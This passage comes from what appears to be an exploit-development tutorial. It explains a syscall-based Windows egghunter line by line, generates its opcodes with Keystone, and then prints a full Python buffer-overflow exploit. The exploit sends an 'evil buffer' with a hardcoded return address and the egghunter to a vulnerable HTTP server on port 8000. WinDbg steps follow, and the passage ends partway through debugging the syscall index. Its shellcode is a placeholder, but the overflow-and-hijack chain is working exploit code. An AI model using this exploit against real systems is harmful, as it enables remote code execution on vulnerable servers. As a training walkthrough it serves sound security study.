            # No match, increase our memory counter by one
    "       jnz loop_inc_one ;"

            # First part of the egg detected, check for the second part
    "       scasd ;"

            # No match, we found just a location with half an egg
    "       jnz loop_inc_one ;"

    " matched: "
            # The edi register points to the first byte of our buffer
    "       jmp edi ;"
)

# Initialise engine in 32-bit mode
ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(CODE)

instructions = ""
for dec in encoding:
    instructions += "\\x{0:02x}".format(int(dec)).rstrip("\n")

print(f"Opcodes: {instructions}")

Figure 15.1 - The complete syscall-based egghunter in Keystone assembly. We will dissect each block in the sections that follow.
15.3 Instruction-by-Instruction Walkthrough
loop_inc_page - Page Alignment
1
2
" loop_inc_page: "
"       or dx, 0x0fff ;"

Figure 15.2 - OR DX, 0x0FFF forces bits 0-11 of the low 16 bits of EDX to 1. On a page boundary (e.g. 0x12345000), this produces 0x12345FFF - the last byte of that page. The following INC EDX will then cross the boundary to the next page (0x12346000). This lets us skip an entire bad page in one instruction: once we know a page is inaccessible, there is no point probing every byte inside it.
loop_inc_one - Advance the Pointer
1
2
" loop_inc_one: "
"       inc edx ;"

Figure 15.3 - INC EDX (\x42, one byte) moves the candidate address forward by one. In the normal search path this visits every byte. After a page fault, OR DX, 0x0FFF is called first; the subsequent INC EDX skips to the start of the next page.
loop_check - Syscall Block
1
2
3
4
5
6
7
" loop_check: "
"       push edx ;"
"       push 0x2 ;"
"       pop eax ;"
"       int 0x2e ;"
"       cmp al, 0x05 ;"
"       pop edx ;"

Figure 15.4 - The complete syscall block. Each step is examined individually below.
PUSH EDX preserves the current candidate address before the system call corrupts registers:

Figure 15.5 - We save EDX on the stack because INT 0x2E may modify it.
PUSH 0x2; POP EAX loads the syscall number into EAX without null bytes. MOV EAX, 0x02 would encode as \xB8\x02\x00\x00\x00 - three null bytes. The push/pop sequence is clean:

Figure 15.6 - PUSH 0x2 places the immediate on the stack as a single-byte instruction.

Figure 15.7 - POP EAX transfers the value into EAX. EAX now holds 0x02 - the index of NtAccessCheckAndAuditAlarm in the Windows XP system call table.
INT 0x2E raises a software interrupt that transfers control to the kernel, which executes the system call and returns:

Figure 15.8 - The processor elevates to ring 0, executes the kernel routine, then returns to user mode. The result code is in EAX.
CMP AL, 0x05 checks whether the low byte of the return value equals the access-violation code. Using AL instead of the full EAX avoids encoding 0xC0000005 (which contains null bytes):

Figure 15.9 - If the kernel could not access the probed page, AL = 0x05. If the page was accessible, AL holds a different value.
POP EDX restores the candidate address regardless of the comparison result, so EDX is valid in both branches:

Figure 15.10 - EDX is restored. The conditional jump that follows can now safely branch to loop_inc_page or fall through to the egg-check code.
loop_check_valid - Skip Bad Pages
1
2
" loop_check_valid: "
"       je loop_inc_page ;"

Figure 15.11 - If AL == 0x05 (access violation), ZF is set and JE jumps to loop_inc_page, aligning EDX to the end of the bad page before incrementing past it. If the page was accessible, the jump is not taken and we fall through to the egg comparison.
is_egg - Egg Comparison with SCASD
1
2
3
4
5
6
7
" is_egg: "
"       mov eax, 0x74303077 ;"
"       mov edi, edx ;"
"       scasd ;"
"       jnz loop_inc_one ;"
"       scasd ;"
"       jnz loop_inc_one ;"

Figure 15.12 - The egg-check block. Each instruction is examined below.
MOV EAX, 0x74303077 loads the 4-byte egg signature w00t in little-endian byte order (0x77 = 'w', 0x30 = '0', 0x30 = '0', 0x74 = 't'):

Figure 15.13 - EAX now holds the first half of our egg marker.
MOV EDI, EDX copies the current candidate address into EDI. SCASD requires its source pointer in EDI specifically - that is how the Intel architecture defines string operations:

Figure 15.14 - EDI is now the address we are testing against the egg value.
SCASD compares the DWORD at [EDI] with EAX, sets flags, and increments EDI by 4:
![SCASD - compare [EDI] with EAX; EDI advances by 4](/../images/sc84-scasd.png)
Figure 15.15 - SCASD is the atomic “scan string double-word” instruction. In one operation it tests the current location and advances the pointer.
The Intel manual confirms the semantics:
![Intel manual - SCASD: compares EAX with [EDI] and increments EDI by 4](/../images/sc85-scasd-reference.png)
Figure 15.16 - The official Intel definition: SCASD compares EAX against the DWORD pointed to by EDI (using the current ES segment) and increments EDI by 4 (in forward direction). Understanding this ensures we point the right register at the candidate address.
If the first half of the egg does not match, JNZ loop_inc_one advances EDX by one and retries from the start:

Figure 15.17 - The mismatch branch. Most addresses in memory will fail here.
If the first w00t matched, a second SCASD checks the next four bytes for the second w00t:

Figure 15.18 - EDI has already advanced 4 bytes from the first SCASD, so the second call checks [address+4]. Both DWORDs must match for a complete w00tw00t hit.

Figure 15.19 - If only the first half matched (a false positive, which is unlikely but possible in heap data), JNZ sends us back to advance by one byte.
matched - Jump to the Payload
1
2
" matched: "
"       jmp edi ;"

Figure 15.20 - After both SCASD calls succeed, EDI points 8 bytes past the start of w00tw00t - directly at the first byte of our shellcode. JMP EDI transfers execution there.
16. Running the Egghunter - First Attempt
16.1 Generating the Opcodes
With the egghunter code complete we run the Keystone script to get the raw opcode string. The output is formatted as Python \xNN escape sequences, ready to be pasted directly into the exploit:
1
python3 keystonegen.py

Figure 16.1 - Keystone assembles the complete egghunter and prints the null-free opcode string. We verify the length (32 bytes) fits comfortably inside our 251-byte crash buffer with room for a NOP sled and padding.
16.2 Adding the Egghunter to the Exploit
The egghunter replaces the A-filler. We prefix it with eight NOP bytes (\x90) as a landing sled - this absorbs any minor position jitter and ensures the conditional jump from the method field lands squarely in executable egghunter code rather than partway through an instruction. The secondary buffer carrying the egg marker and dummy shellcode travels in the HTTP body after \r\n\r\n:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method    = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"
    egghunter = (b"\x90" * 8) + b"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
    filler    = b"A" * (253 - len(egghunter))
    EIP       = pack("<L", 0x418674)
    shellcode = b"w00tw00t" + b"D" * 400
    payload   = method + egghunter + filler + EIP + b"\r\n\r\n" + shellcode

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 16.2 - The egghunter replaces the A-filler. Eight NOP bytes precede it as a small landing sled. The remaining A bytes pad out to the full 253-byte offset.
1
python3 eggh.py 10.0.2.15
Figure 16.3 - The complete first egghunter exploit is delivered. Both buffers are now in flight - the 32-byte egghunter in the URL path and the 408-byte egg+dummy payload in the HTTP body.

Figure 16.4 - The application crashes. We now step through the redirect chain to verify the egghunter is reached.
Step to the conditional jump in the method field:
1
ph

Figure 16.5 - ph (proceed to next branch) stops at the JZ in the method field. EIP is about to jump into our crash buffer.
Verify the egghunter is correctly positioned:
1
u 04f0ea8f L16

Figure 16.6 - Disassembling the target of the jump shows the egghunter instructions exactly as assembled. No bytes were corrupted in transit.
Confirm the secondary buffer is still in memory:
1
s -a 0x0 L?80000000 w00tw00t

Figure 16.7 - The search finds w00tw00t at a heap address. Both buffers are in memory simultaneously - the egghunter only needs to find the secondary one.
Set a breakpoint on the final JMP EDI:
1
bp 04f0eab3

Figure 16.8 - A breakpoint on JMP EDI will tell us the exact moment the egghunter finds the egg.
Suppress first-chance access violations (expected during scanning) and continue:
1
2
sxn av
g

Figure 16.9 - The egghunter is scanning. First-chance access violations appear as it probes unmapped pages. The process does not crash - those are handled by the kernel returning STATUS_ACCESS_VIOLATION to the egghunter. However, the JMP EDI breakpoint is never hit. The egghunter loops forever without finding the egg. Something is wrong with the system call.
17. Debugging the Syscall Number
17.1 Why the Egghunter Loops
The egghunter uses syscall index 0x02 for NtAccessCheckAndAuditAlarm. On Windows XP that index was correct. On Windows 10 the system call table has been significantly extended and renumbered. An incorrect syscall index causes the kernel to execute a different function - one that does not perform the memory probe we need. The egghunter never gets a meaningful return value and loops indefinitely.
We re-run and step to the egghunter to investigate:
1
python3 eggh.py 10.0.2.15

Figure 17.1 - A clean re-run with the debugger attached so we can step into the egghunter and inspect the syscall registers before the INT 0x2E instruction fires.

Figure 17.2 - The application crashes as expected. The redirect chain (gadget -> method-field jump -> egghunter) must be re-walked with ph commands to reach the egghunter entry point.
1
2
ph
ph

Figure 17.3 - Two ph (proceed to next branch) commands walk past the POP EAX; RET gadget and the conditional jump in the method field. EIP is now at the first NOP byte of our egghunter landing sled.
1
u 04f3ea8f L16

Figure 17.4 - The egghunter instructions are intact. We set a breakpoint on the INT 0x2E instruction to inspect the register state just before the syscall.
1
bp 04f3ea9f
